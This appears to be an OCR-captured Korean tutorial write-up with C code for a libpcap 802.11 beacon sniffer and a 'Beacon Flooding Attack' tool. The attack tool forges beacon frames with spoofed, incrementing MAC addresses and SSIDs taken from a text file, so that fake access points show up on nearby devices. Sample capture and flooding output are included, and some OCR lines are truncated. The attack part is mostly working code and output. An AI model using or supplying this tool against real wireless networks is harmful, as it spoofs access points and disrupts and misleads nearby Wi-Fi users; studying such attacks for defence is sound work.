
```c
#include <pthread.h>
#include <pcap.h>
#include <stdio.h>
#include "beacon.c"
#include <stdlib.h>
#include <unistd.h>
#define NULL "\0"

void usage() {
    printf("syntax: pcap-test <interface>\n");
    printf("sample: pcap-test wlan0\n");
}

void* thread_channel(void * dev){    //1초마다 채널을 변경해주는 함수
    int cnt = 1;
    while(1){
            char command[100];
            if (cnt>13) cnt=1;
            sprintf(command, "iwconfig %s ch %d",(char *)dev, cnt);
            system(command);
            cnt++;
            sleep(1);
    }
}

void monitor(char *dev){     //랜카드 모니터 모드 설정
    char command[100];
    sprintf(command, "ifconfig %s down",dev);
    system(command);
    sprintf(command, "iwconfig %s mode monitor",dev);
    system(command);
    sprintf(command, "ifconfig %s up",dev);
    system(command);
}
```



```c
int main(int argc, char* argv[]) {
    if (argc != 2) {
        usage();
        return 0;
    }
    char * dev = argv[1];
    char errbuf[PCAP_ERRBUF_SIZE];

    monitor(dev);

    pcap_t* pcap = pcap_open_live(dev , BUFSIZ, 1, 1000, errbuf);
    if (pcap == NULL) {
        fprintf(stderr, "pcap_open_live(%s) return null - %s\n", dev, errbuf);
        return -1;
    }

    pthread_t thread;
    pthread_create(&thread, 0, thread_channel, dev);

    while (1) {
        struct pcap_pkthdr* header;
        const u_char* packet;
        //void * next_header_ptr;
        unsigned int radiotap_len, frame_control, SSID_len, support_len, DS_len;

        int res = pcap_next_ex(pcap, &header, &packet);
        if (res == 0) continue;
        if (res == PCAP_ERROR || res == PCAP_ERROR_BREAK) {
            printf("pcap_next_ex return %d(%s)\n", res, pcap_geterr(pcap));
            break;
        }
        printf("%u bytes captured\n", header->caplen);  //패킷의 총 길이

        radiotap_len = dump_radiotap((struct radiotap_header *)packet);
        packet += radiotap_len;
        frame_control = dump_beacon_header((struct beacon_header *)packet);
        if (frame_control == 0x8000){
            packet += 24;
            dump_fixed_parameters((struct fixed_parameters *) packet);
            packet += 12;
            SSID_len = dump_SSID_parameter((struct tag_SSID_parameter *) packet);
            packet += SSID_len + 2;
            support_len = dump_supported_rates((struct tag_supported_rates *) packet);
            packet += support_len + 2;
            DS_len = dump_DS_parameter((struct tag_DS_parameter *) packet);
            packet += DS_len + 2;
        }
        printf("\n\n");
    }
    pcap_close(pcap);
}
```

Tag 필드

Beacon Frame Capture



```
[SSID] : KT_GiGA_2G_Wave2_EB91
[Channel] : 6


251 bytes captured
[Radiotap Length] : 24
[FrameControl] : 0x8000
[BEACON] : 40:fe:0d:0b:85:38 -> ff:ff:ff:ff:ff:ff
[bssID] : 40:fe:0d:0b:85:38
[SSID] : 1002-0701
[Channel] : 7


424 bytes captured
[Radiotap Length] : 24
[FrameControl] : 0x8000
[BEACON] : 00:07:89:bd:eb:94 -> ff:ff:ff:ff:ff:ff
[bssID] : 00:07:89:bd:eb:94
[SSID] : KT_GiGA_2G_Wave2_EB91
[Channel] : 6
```

Beacon Flooding Attack

비콘 프레임을 생성해서 핸드폰 와이파이 목록에 가짜 AP를 띄워보자.

C

beacon.c

.txt


ssidList.txt

C


main.c

Beacon Flooding Attack

beacon.c



```c
#include <stdio.h>
#include <stdint.h>

struct radiotap_header {
    uint8_t     version;     /* set to 0 */
    uint8_t     pad;
    uint16_t    len;         /* entire length */
    uint32_t    present;     /* fields present */
    uint8_t     dummy[16];
} __attribute__((__packed__));

struct beacon_header{
    uint16_t frame_control;
    uint16_t duration_id;
    uint8_t dhost[6];  //목적지 주소
    uint8_t shost[6];  //출발지 주소
    uint8_t bssid[6];
    uint16_t squence_control;
} __attribute__ ((__packed__));

struct fixed_parameters{
    uint8_t timestamp[8];
    uint16_t beacon_interval;
    uint16_t capacity_info;
} __attribute__ ((__packed__));

```




```c
struct tag_SSID_parameter{
    uint8_t element_id;
    uint8_t len;
    char ssid[32];
} __attribute__ ((__packed__));

struct tag_supported_rates{
    uint8_t number;
    uint8_t len;
    uint8_t rates[3];
} __attribute__ ((__packed__));

struct tag_DS_parameter{
    uint8_t number;
    uint8_t len;
    uint8_t channel;
} __attribute__ ((__packed__));

struct fake_beacon{
    struct radiotap_header radiotap;
    struct beacon_header becon;
    struct fixed_parameters fixed;
    struct tag_SSID_parameter tag_ssid;
    //struct tag_supported_rates tag_sup;
    //struct tag_DS_parameter tag_ds;
} __attribute__ ((__packed__));

struct fake_beacon create_beacon_frame();
```

Beacon Flooding Attack

.txt


ssidList.txt




```
잠시만 기다려주세요 1
잠시만 기다려주세요 2
잠시만 기다려주세요 3
잠시만 기다려주세요 4
잠시만 기다려주세요 5
잠시만 기다려주세요 6
잠시만 기다려주세요 7
잠시만 기다려주세요 8
잠시만 기다려주세요 9
잠시만 기다려주세요 0
```

Beacon Flooding Attack


main.c



```c
#include <pcap.h>
#include <stdio.h>
#include "beacon.c"
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#define NULL 0x00


struct fake_beacon create_beacon_frame(){
    struct fake_beacon beacon;
    beacon.radiotap.version = 0x00;
    beacon.radiotap.pad = 0x00;
    beacon.radiotap.len = 0x0018;
    beacon.radiotap.present = 0xa000402e;
    memset(beacon.radiotap.dummy,0x00,sizeof(uint8_t)*16);
    beacon.becon.frame_control = 0x0080;
    beacon.becon.duration_id = 0x0000;
    memset(beacon.becon.dhost,0xff,sizeof(uint8_t)*6);
    beacon.becon.squence_control = 0x0000;
    memset(beacon.fixed.timestamp,0x00,sizeof(uint8_t)*8);
    beacon.fixed.beacon_interval = 0x0000;
    beacon.fixed.capacity_info = 0x0000;
    beacon.tag_ssid.element_id = 0x00;
    beacon.tag_ssid.len = 32;
    /* //channel info
    beacon.tag_sup.number = 0x01;
    beacon.tag_sup.len = 0x03;
    memset(beacon.tag_sup.rates,0x00,sizeof(char)*3);
    beacon.tag_ds.number = 0x03;
    beacon.tag_ds.len = 0x01;
    beacon.tag_ds.channel = 0x06;
    */
    return beacon;
};

```




```c
void monitor(char *dev){    //랜카드 모니터 모드 설정
    char command[100];
    sprintf(command, "ifconfig %s down",dev);
    system(command);
    sprintf(command, "iwconfig %s mode monitor",dev);
    system(command);
    sprintf(command, "ifconfig %s up",dev);
    system(command);
}


void usage(){
    printf("syntax: beaconFlooding <interface> <ssidFile>\n");
    printf("sample: beaconFlooding wlan0 ssidList.txt\n");
}


int main(int argc, char* argv[]) {
    if (argc != 3) {
        usage();
        return 0;
    }

    char * dev = argv[1];
    char * ssidFile = argv[2];
    char errbuf[PCAP_ERRBUF_SIZE];

    monitor(dev);

    pcap_t* pcap = pcap_open_live(dev , BUFSIZ, 1, 1000, errbuf);
    if (pcap == NULL) {
        fprintf(stderr, "pcap_open_live(%s) return null - %s\n", dev, errbuf);
        return -1;
    }

    struct fake_beacon beacon = create_beacon_frame();
    FILE* pFile = fopen(ssidFile, "rb");
    if (pFile == NULL){
        printf("File not Found!\n");
        exit(0);
    }

```




```c
    while (1) {
        //change MAC
        if(beacon.becon.shost[5] == 0xff){
            beacon.becon.shost[5] = 0x00;
            beacon.becon.shost[4]++;
            if(beacon.becon.shost[4]==0xff){
                beacon.becon.shost[4] = 0x00;
                beacon.becon.shost[3]++;
                if(beacon.becon.shost[3]==0xff){
                    beacon.becon.shost[3] = 0x00;
                    beacon.becon.shost[2]++;
                    if(beacon.becon.shost[2]==0xff){
                        beacon.becon.shost[2] = 0x00;
                        beacon.becon.shost[1]++;
                        if(beacon.becon.shost[1]==0xff){
                            beacon.becon.shost[1] = 0x00;
                        }
                    }
                }
            }
        }
        beacon.becon.shost[5]++;
        memcpy(beacon.becon.bssid, beacon.becon.shost, 6);

        //ssid name list
        char strTemp[32];
        memset(strTemp,0x00,32);
        if(!feof(pFile)) fgets(strTemp, sizeof(strTemp),pFile);
        else fseek(pFile,0,SEEK_SET);
        if (strTemp[0]==0x00) continue; //ssid가 비어있으면 continue
        strTemp[strlen(strTemp)-1] = 0x00;
        memcpy(beacon.tag_ssid.ssid, strTemp, 32);

        if (pcap_sendpacket(pcap, (unsigned char*)&beacon, sizeof(beacon)) != 0){
            printf("Fail sendpacket\n");
            exit (-1);
        }

        printf(" [BSSID]: %02x:%02x:%02x:%02x:%02x:%02x | [SSID]: %s | send packet!\n",bea
                                                                                       ,bea
                                                                                       ,bea

        usleep(100);
    }
    fclose(pFile);
    pcap_close(pcap);
}
```

Beacon Flooding Attack



```
[BSSID]: 00:00:00:00:0f:07 | [SSID]: 잠시만 기다려주세요 4 | send packet!
[BSSID]: 00:00:00:00:0f:08 | [SSID]: 잠시만 기다려주세요 5 | send packet!
[BSSID]: 00:00:00:00:0f:09 | [SSID]: 잠시만 기다려주세요 6 | send packet!
[BSSID]: 00:00:00:00:0f:0a | [SSID]: 잠시만 기다려주세요 7 | send packet!
[BSSID]: 00:00:00:00:0f:0b | [SSID]: 잠시만 기다려주세요 8 | send packet!
[BSSID]: 00:00:00:00:0f:0c | [SSID]: 잠시만 기다려주세요 9 | send packet!
[BSSID]: 00:00:00:00:0f:0d | [SSID]: 잠시만 기다려주세요 0 | send packet!
[BSSID]: 00:00:00:00:0f:10 | [SSID]: 잠시만 기다려주세요 1 | send packet!
[BSSID]: 00:00:00:00:0f:11 | [SSID]: 잠시만 기다려주세요 2 | send packet!
[BSSID]: 00:00:00:00:0f:12 | [SSID]: 잠시만 기다려주세요 3 | send packet!
